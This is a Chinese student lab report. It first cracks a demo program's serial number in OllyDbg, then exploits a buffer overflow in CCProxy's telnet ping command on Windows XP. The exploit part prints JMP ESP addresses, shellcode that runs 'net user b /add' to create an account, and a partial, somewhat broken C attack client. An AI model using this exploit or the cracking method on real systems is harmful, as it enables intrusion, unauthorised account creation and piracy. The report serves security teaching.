

1 Win32 漏洞攻防工具使用与实例分析

1.1 实验目的

- 掌握 Win32 进程的原理；
- 掌握 PE 格式文件以及载入原理；
- 掌握反汇编代码分析工具分析原理与使用方法。

1.2 实验要求

- 需独立使用进程分析工具分析 Win32 进程空间信息；
- 以小组为单位完成反汇编分析以获得演示程序的序列号。
- 测试与掌握函数反汇编执行流程

1.3 实验环境

- 操作系统：Microsoft windows 10
- 目标软件：DemoD.exe
- 分析工具：OllyDbg

1.4 实验过程记录




图 1.4-1 序列号形式

调试程序，输入 123，弹出对话框提示输入错误，并同时得知序列号形式为“xxxx-xxxx-xxxx-xxxx”，如图 1.4-1。利用 OD 的“设置 API 断点”对所有 MessageBoxA 设下断点，运行程序，输入任意测试序列号后，成功截断。分析此时堆栈中的信息提示，如图 1.4-2：




图 1.4-2 堆栈中的信息提示

观察到图中最后一行提及父函数，点击该行并回车后将进入父函数，如图 1.4-3：




图 1.4-3 进入父函数

在 CPU 界面点击右键，选择“中文搜索引擎”中的“智能搜索”，在搜索到的模块中找到序列号相关的消息提示窗口的文本信息，如图 1.4-4:




图 1.4-4 智能搜索结果

双击进入该文本所在位置，如图 1.4-5:



图 1.4-5 序列号提示字符串部分代码

如图 5.在语句“mov cx, word ptr ss:[esp+0x58]”处设置断点，并运行程序，为方便分析堆栈中输入信息存放位置，有意将测试的序列号输入第 1 部分设置为 1234，去试探第一部分序列号：




图 1.4-6 开始试探第一部分序列号

程序成功断下，按 F7 单步执行，当执行到 cmp 语句时，ECX=0x00190825，ESP=0x0019F0C0，查看 cmp 命令中 ESP+0x20 处存放的数值，通过堆栈段查看其中内容，[ESP+0x20]=0x00001234，恰好为测试输入样例，则 ECX 中 0825 即为第一段序列号。经过测试，发现确实是。



图 1.4-7 成功得到第一部分序列号

同理，拿 1234 去试探第二段序列号，过程如下图所示，ESP 是 0019F0C0，ESP+0X14 的对应的值是我们的 1234，所以 DX 中的 0004 是第二段序列号。



图 1.4-8 开始试探第二部分序列号

测试我们得到的第二个序列号，发现测试成功：



图 1.4-9 成功得到第二部分序列号

我们拿 0000 去试探第三段序列号，思路与之前第一段序列号和第二段序列号一样，得到 AX 中的 0055 即为我们的第三段序列号。




图 1.4-10 开始试探第三部分序列号

这里 ESP 是 0019F0C0，ESP+18 的位置是我们试探用的 0000，所以真正的序列号是 AX 中的 0055。我们拿 0055 去做测试，如下，发现第三段序列码就是 0055：



图 1.4-13 开始试探第四部分序列号（2）




图 1.4-14 开始试探第四部分序列号（3）

我们得到后四位为 aFF0,代入后可以发现序列号被破解,所以最后的序列号是:0825-0004-0055-aFF0。




图 1.4-15 破解成功

2 Win32 漏洞实例分析

2.1 实验目的

- 掌握 Win32 进程的原理；
- 掌握 PE 格式文件以及载入原理；
- 掌握反汇编代码分析工具分析原理与使用方法。

2.2 实验要求

- 需独立使用进程分析工具分析 Win32 进程空间信息；
- 以小组为单位完成反汇编分析以获得演示程序的序列号。
- 测试与掌握函数反汇编执行流程

2.3 实验环境

- 操作系统：Microsoft windows XP SP3
- 目标软件：CCProxy.exe
- 分析工具：OllyDbg，Visual C++ 6.0

2.4 实验过程记录




图 2.4-1 ping 后字符串很长产生溢出

打开 CCProxy 后利用 CMD 控制台使用 telnet 命令连接主机 127.0.0.1；使用 ping 命令寻找溢出点，观察到当 ping 后字符串长度很长时产生溢出，如上图所示。

在 OD 中找到“Host not found”字符串:




图 2.4-2 找到字符串

按下 Enter 后进入“Host not found”所在语句，并在此处设置断点。关闭代理，重新利用 OD 进行 CCProxy 的加载，并利用 CMD 执行“telnet 127.0.0.1”后进入 CCProxy 的控制台，ping 一个很长的字符串后，观察到 OD 成功断下。按 F8 单步步过执行至“ret”语句，观察到此时 ESP 值为 0x012F66F0，如下图：




图 2.4-3 观察 ESP




图 2.4-4 找到 JMP ESP 命令的地址




图 2.4-5 修改 ESP 中的值

为使得成功执行 shellcode，因此需要修改地址 0x012F66F0 中内容为 JMP ESP 的地址，使得 retm 命令执行后，可以成功跳转至 JMP ESP 语句，以保证 shellcode 的执行。

点击右键“查找”“命令”搜索 JMP ESP 指令，发现查找不到该指令，因此尝试在程序调用的其他模块中进行命令的查找。点击右键“查看”进入“模块 kernel32”进行命令的查找，发现 JMP ESP 指令的地址是 0x7C86467B，然后进行修改，如图 2.4-5。

下一步我们编写 shellcode：




图 2.4-6 编写 shellcode 并执行反汇编

需要注意的是，由于 CCProxy 已经加载了 system() 函数所需的 “msvcrt.dll” 模块，因此只需要调用 system() 函数的汇编部分代码即可，即从 0x0040 103C 处开始，到 0x0040 10A3 处结束。根据此信息，我们在 Memory 中查找对应的十六进制数，以便作为 shellcode 隐藏在 ping 命令中，保证 JMP ESP 后执行 shellcode，如下图：



图 2.4-7 查看 Memory

将该部分数据 copy 至 UltraEdit 中并用列编辑模式去掉没用的信息，仅留下 shellcode 对应十六进制数部分，并使用转义字符 “\x” 使其保持十六进制格式输入，如下图：




图 2.4-8 去除无用信息

下面我们编写攻击代码：




图 2.4-9 攻击代码

打开 CCProxy，然后直接运行编写好的攻击代码，在 OD 中进行查看，观察到，JMP ESP 执行结束后将执行编写好的 shellcode，如下图：




图 2.4-11 shellcode 起作用 (一)




图 2.4-12 shellcode 起作用（二）

输入“net user”进行 shellcode 执行验证，shellcode 成功执行，添加了用户 a，如下图：





图 2.4-13 成功添加用户 a

为了验证用户 a 是我们刚添加的，我们修改代码如下，将这里的 61 改为 62，则我们应该添加用户 b。



```
#include <winsock2.h>
#include "stdafx.h"
#pragma comment(lib, "Ws2_32.lib")

#define MAX_LEN 2000

char shell[] = "\x55\x8B\xEC\x33\xFF\x57\x83\xEC\x0C\xC6\x45\xF0\x6E\xC6\x45"
"\xF1\x65\xC6\x45\xF2\x74\xC6\x45\xF3\x20\xC6\x45\xF4\x75\xC6"
"\x45\xF5\x73\xC6\x45\xF6\x65\xC6\x45\xF7\x72\xC6\x45\xF8\x20"
"\xC6\x45\xF9\x62\xC6\x45\xFA\x20\xC6\x45\xFB\x2F\xC6\x45\xFC"
"\x61\xC6\x45\xFD\x64\xC6\x45\xFE\x64\x8D\x45\xF0\x50\xB8\xC7"
"\x93\xBF\x77\xFF\xD0";

int main(int argc, char* argv[])
{
    WSADATA ws; // 初始化 ws
    int ret = WSAStartup(MAKEWORD(2, 2), &ws);
    struct sockaddr_in sa;
    sa.sin_family = AF_INET;
    sa.sin_port = htons(23);
    sa.sin_addr.s_addr = inet_addr("127.0.0.1");
    char buf[MAX_LEN];
    char buf1[1024];
    buf[0]='p';buf[1]='i';buf[2]='\n';buf[3]='g';buf[4]=' ';
    // 插入 Shellcode
    int len = strlen(shell);
    //前 4 个字节为无用字节
    buf[5]=buf[6]=buf[7]=buf[8]='a';
    //开始填入 shellcode
    memcpy(buf+9, shell, len);
}
```

图 2.4-14 修改攻击代码

发现成功添加用户 b，证明我们 shellcode 攻击成功。

